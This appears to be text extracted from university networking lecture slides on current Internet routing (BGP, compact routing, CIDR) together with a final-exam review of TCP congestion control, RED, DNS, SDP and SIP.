


Lecture 18: Routing Today, Final Review

Routing Today



Routing Today

- **Concern in scalability of Internet routing**
 - Forwarding Information Base (FIB) has 300,000 entries
 - UPDATE churn: processing routing updates
- **Scalability problems caused by many causes, including**
 - Multihoming
 - Provider-independent (PI) addresses (can't aggregate)

Basic BGP Messages


- **Open:**
 - Establishes BGP session (uses TCP port #179)
- **Notification:**
 - Report unusual conditions (message header error, ...)
- **Announce:** Inform neighbor of new routes, as
IP prefix: [Attribute 0] [Attribute1] [...]
- **Withdraw:** Inform neighbor of newly inactive routes
- **Keepalive:**
 - Inform neighbor that connection is still viable

Path Vector Protocol

- **Distance vector algorithm with extra information**
 - For each route, store the complete path (ASes)
 - No extra computation, just extra storage
- **Advantages:**
 - Can make policy choices based on set of ASes in path
 - Can easily avoid loops
- **In addition, separate *speaker* & *gateway* roles**
 - *speaker* talks BGP protocol to other ASes
 - *gateways* are routers that border other ASes
 - Can have more gateways than speakers
 - Speaker can reach gateways over local network

BGP Example

- **Speaker for AS2 advertises reachability to P and Q**
 - network 128.96, 192.4.153, 192.4.32, and 192.4.3, can be reached directly from AS2



- **Speaker for backbone advertises**
 - networks 128.96, 192.4.153, 192.4.32, and 192.4.3 can be reached along the path (AS1, AS2).
- **Speaker can withdraw previously advertised paths**

Information Bases

- **Routing Information Base (RIB): BGP paths**
- **Forwarding Informatio Base (FIB): actual forwarding rules**
- **FIB < RIB (multihoming)**

Aggregation

- **CIDR addresses**
- **Aggregation reduces the RIB and FIB**
- **Provider-independent(PI) addresses can't be easily aggregated**
 - Attractive because no provider lock-in
 - Multihoming makes addresses PI

Routing Theory

- Theoretical foundations of routing scalability
- Asymptotic behavior of largest routing table in worst-case topology
- Shortest path routing, the table is $O(n)$: a star

Compact Routing


- Study of how routing table sizes grow
- Route stretch: worst-case path increase factor compared to shortest route
- Basic compact routing result: tradeoff between routing table size and route stretch
- Core result: $\Omega(n^{\frac{1}{k}})$ for stretch $2k - 1$

Example: TZ Routing

- **Select \sqrt{n} landmarks L_0, L_1, \dots, L_i**
- **A node a 's cluster C_a is the set of all nodes closer to a than any landmark**
 - Maintain shortest-path route to all nodes in cluster: $O(\sqrt{n})$
 - Maintain shortest-path route to each landmark: $O(\sqrt{n})$
- **If node is in cluster, route to it directly: shortest pathx**
- **If node is not in cluster, route to its closest center: stretch ≤ 3**
- **(draw a picture)**

Stretch ≤ 3

- $d(u, L(v)) \leq d(u, v) + d(v, L(v))$



Stretch ≤ 3

- $d(u, L(v)) \leq d(u, v) + d(v, L(v))$
- $d(v, L(v)) \leq d(u, v)$ **(otherwise u is in cluster)**


Stretch ≤ 3

- $d(u, L(v)) \leq d(u, v) + d(v, L(v))$
- $d(v, L(v)) \leq d(u, v)$ (**otherwise u is in cluster**)
- **Route length:** $d(u, L(v)) + d(L(v), v) \leq 3 \cdot d(u, v)$

Stretch ≤ 3

- $d(u, L(v)) \leq d(u, v) + d(v, L(v))$
- $d(v, L(v)) \leq d(u, v)$ (**otherwise u is in cluster**)
- **Route length:** $d(u, L(v)) + d(L(v), v) \leq 3 \cdot d(u, v)$
- **Route length:** $d(u, v) + 2 \cdot d(v, L(v)) \leq 3 \cdot d(u, v)$
- **Route length:** $3 \cdot d(u, v) \leq 3 \cdot d(u, v)$

Worst case TZ route



Router hardware design

- **“Routing Tables: Is Smaller Really Much Better?”**
 - Appeared at HotNets 2009 (BGP guest lecture)
- **Examines why routers can't keep up with updates/state**
- **Simple back-of-the-envelope calculations suggest it's a non-problem**
 - Useful paper to read for asking questions on Thursday

Review

Final details

- Open book, open notes, closed laptop
- Covers all material, *including lecture 19*
- Remember some material in lectures is not in the book
- Local SCPD students (within 50 miles) **MUST** take the exam here

Internet

- Computer networking
- Programmable endpoints: innovation at the edge
- Interconnects multiple link layers

Summary

- The power of a name
- Key technique: layering
- Distributed state machines

End-to-End Model

- Saltzer, Reed, and Clark, 1984
- “The function in question can completely and correctly be implemented only with the knowledge and help of the application standing at the end points of the communication system. Therefore, providing that questioned function as a feature of the communication system itself is not possible. (Sometimes an incomplete version of the function provided by the communication system may be useful as a performance enhancement.). We call this ... ‘the end-to-end argument.’”


The power of a name

- **Link: interface card**
- **IP: end host**
- **DNS: human readable**
- **Transport: application port**
- **Application: URL, SIP id, Torrent**

Protocol layering

Application	
TCP	UDP
IP	
Link Layer	

Hourglass



- Many application protocols over TCP & UDP
- IP works over many types of network
- This is “Hourglass” philosophy of Internet
 - Idea: If everybody just supports IP, can use many different applications over many different networks
 - In practice, some claim narrow waist is now network *and* transport layers, due to NAT (lecture 11)


Internet protocol

- **Most computer nets connected by Internet protocol**
 - Runs over a variety of physical networks, so can connect Ethernet, Wireless, people behind modem lines, etc.
- **Every host has^a a unique 4-byte IP address**
 - E.g., `www.ietf.org` → `132.151.6.21`
 - Given a node's IP address, the network knows how to route a packet
- **But how do you build something like the web?**
 - Need naming (look up `www.ietf.org`) – DNS
 - Need interface for browser & server software
 - Need demultiplexing within a host—E.g., which packets are for web server, which for mail server, etc.?

^aor thinks it has

Parsing a URL

http://cs144.scs.stanford.edu/labs/sc.html



Need for Address/Name Translation

- **Layer 2 (link) address names a hardware interface**
 - E.g., my wireless ethernet 00:1f:5b:d2:93:20
- **Layer 3 (network) address names a host**
 - E.g., www6.stanford.edu is 171.67.22.48
- **A single host can have multiple hardware interfaces, so multiple link layer addresses for a single network address**
- **A node is asked to forward a packet to another IP address: to what hardware interface does it send it?**

Supernetting

- **Assign block of contiguous network numbers to nearby networks**
- **Called CIDR: Classless Inter-Domain Routing**
- **Represent blocks with a single pair**
(first network address, count)
- **Restrict block sizes to powers of 2**
 - Represent length of network in bits w. slash
 - E.g.: 128.96.34.0/25 means netmask has 25 1 bits, followed by 7 0 bits, or 0xffff80 = 255.255.255.128
 - E.g.: 128.96.33.0/24 means netmask 255.255.255.0
- **All routers must understand CIDR addressing**

Internet Protocol

- **Connectionless (datagram-based)**
- **Best-effort delivery (unreliable service)**
 - packets are lost
 - packets are delivered out of order
 - duplicate copies of a packet are delivered
 - packets can be delayed for a long time

Transmission Control Protocol

- **Reliable, in-order stream delivery**
- **Congestion control, flow control**
 - Assumes losses are due to congestion
- **Many variants: Reno, New Reno, Vegas**
 - Fast retransmit
 - Selective acknowledgments

Two States

- **TCP has two states: Slow Start (SS) and Congestion Avoidance (CA)**
- **A window size threshold governs the state transition**
 - Window \leq threshold: slow start
 - Window $>$ threshold: collision avoidance
- **States differ in how they respond to new acks**
 - Slow start: $cwnd += MSS$
 - Congestion avoidance: $cwnd += \frac{MSS^2}{cwnd}$ (MSS every RTT)

Responding to Loss

- **Set threshold to $\frac{cwnd}{2}$**
- **On timeout**
 - Set cwnd to 1
 - Causes TCP to enter slow start
- **On triple duplicate ACK (Reno)**
 - Set cwnd to $\frac{cwnd}{2}$
 - Retransmit missing segment
 - Causes TCP to stay in congestion avoidance

Analysis

- Window size W cuts to $\frac{W}{2}$ after a loss
- Grows to W after $\frac{W}{2}$ RTTs
- Goodput = $\frac{3}{4} \cdot W \cdot MTU \cdot \frac{1}{RTT}$

Window Size

- $p = \frac{1}{(\frac{W}{2} + (\frac{W}{2} + 1) + \dots + W)}$
- $p \approx \frac{1}{\frac{3}{8}W^2}$
- $W \approx \sqrt{\frac{8}{3 \cdot p}}$
- **Goodput** = $\frac{3}{4} \cdot \sqrt{\frac{8}{3 \cdot p}} \cdot MTU \cdot \frac{1}{RTT}$
- **Goodput** = $\frac{1.22 \cdot MTU}{RTT \cdot \sqrt{p}}$
- **Constant factor changes based on delayed acks, etc.**

TCP Friendliness

- Don't want other protocols to disrupt TCP
- UDP happily shuts down TCP flows
- "TCP friendliness:" obeying TCP congestion control as per prior goodput equation
 - Does not imply acting like TCP
 - E.g., does not require abrupt window changes


Router design issues

- Want router drop policy to play well with TCP
- *Scheduling discipline*
 - Which of multiple packets should you send next?
- *Drop policy*
 - When should you discard a packet?
 - Which packet to discard?
 - Need to balance throughput & delay

RED Details

- **Computing probability P**


- $P_b = \text{MaxP} \cdot \frac{(\text{AvgLen} - \text{MinThreshold})}{(\text{MaxThreshold} - \text{MinThreshold})}$



- **Actual drop probability based on time since last drop**

- $\text{count} = \# \text{ pkts since drop or } \text{MinThresh} < \text{Avglen} < \text{MaxThresh}$
 - $P = P_b / (1 - \text{count} \cdot P_b)$
 - Space out drops, separate when to drop from which to drop
 - Want TCP to respond well

Domain Name System (DNS)



- **Break namespace into a bunch of zones**
 - root (.), edu., stanford.edu., cs.stanford.edu., ...
 - Zones separately administered \Rightarrow **delegation**
 - Parent zones tell you how to find servers for subdomains.
- **Each zone served from several replicated servers**

SDP [RFC 4566]

- **Originally designed for multimedia multicast**
 - Session directory tool advertises multimedia conferences
 - Must communicate the conference addresses
 - Must communicate app-specific information necessary for participation.
- **SDP is designed to convey such information**
- **Can use multiple transport protocols including:**
 - SAP (Session Announcement Protocol)
 - Email using MIME extensions
 - HTTP

SDP Example

- **Example session description:**

v=0

o=cs144-staff 2890844526 2890842807 IN IPv4 171.16.64.4

s=SDP Lecture

i=A Lecture on the session description protocol

u=<http://cs144.scs.stanford.edu/notes/l13.pdf>

c=IN IP4 224.2.17.12/127

t=2873397496 2873404696

a=recvonly

m=audio 3456 RTP/AVP 0

m=video 2232 RTP/AVP 31


m=whiteboard 32416 udp wb

a=orient:portrait

Session Initiation Protocol [RFC 3261]

- **SIP is a protocol designed to enable the invitation of users to participate in multimedia session**
 - Not tied to a specific conference control scheme
 - Supports loosely or tightly controlled sessions
 - Enables user mobility by relaying and redirecting invitations to a user's current location
- **Communication is between *users*, not hosts**
 - User identifiers define control path (whom to ask about user)
 - Data path (actual media) can be completely decoupled

